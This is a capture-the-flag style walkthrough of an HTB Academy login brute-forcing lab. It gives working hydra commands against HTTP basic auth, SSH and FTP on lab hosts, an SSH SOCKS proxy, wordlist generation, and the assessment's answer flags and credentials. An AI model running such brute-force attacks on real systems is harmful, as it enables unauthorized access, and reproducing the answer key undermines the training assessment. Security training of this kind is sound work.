This post will guide you through the skill assesment of the Login Brute Forcing module of HTB Academy. For this assesment I will do use of hydra, CUPP and username-anarchy.
1. What is the password for the basic auth login?
Download the recommend wordlists and attack with hydra.
wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Usernames/top-usernames-shortlist.txt
wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/2023-200_most_used_passwords.txt

hydra 154.57.164.76 -s 34262 -L top-usernames-shortlist.txt -P 2023-200_most_used_passwords.txt -t 30 -f http-get / -v
Flag
Admin123
2. After successfully brute forcing the login, what is the username you have been given for the next part of the skills assessment?

Just enter the url insert the obtained user and password and get the flag.
Flag
satwossh
3. What is the username of the ftp user you find via brute-forcing?
First we need to obtain SSH access like in the previous modules.
hydra -l satwossh -P 2023-200_most_used_passwords.txt ssh://154.57.164.78:33828 -f -v -t 40

After founding the correct combination to access SSH I connected creating a SOCK5 port using ssh -D, and researched the home directory where I found several clues:
ssh -D 9090 satwossh@154.57.164.75 -p 33190
A password.txt list to brute force FTP.
Port 22 opened locally.
The name Thomas Smith within a file.
An insinuation to use
username-anarchyto create a wordlists of possible usernames.



As I like to attack from my personal machine, I created a local socks5 proxy to redirect requests with proxychains and download the passwords file using scp.
scp -P 33190 satwossh@154.57.164.75:/home/satwossh/passwords.txt .

Create username list with username-anarchy:
sudo apt install username-anarchy -y
username-anarchy "Thomas Smith" > username.txt
Attach FTP using hydra and proxychains, obstaining the password to access FTP.

Afterwards, connect to it using the port forwarding by SSH and download the flag.txt file available in the main directory.
proxychains4 hydra -L usernames.txt -P passwords.txt \
ftp://127.0.0.1 -t 40 -f

proxychains4 ftp 127.0.0.1
> get flag.txt
> quit
Flag
thomas
4. What is the flag contained within flag.txt
cat flag.txt
Flag
HTB{brut3f0rc1ng_succ3ssful}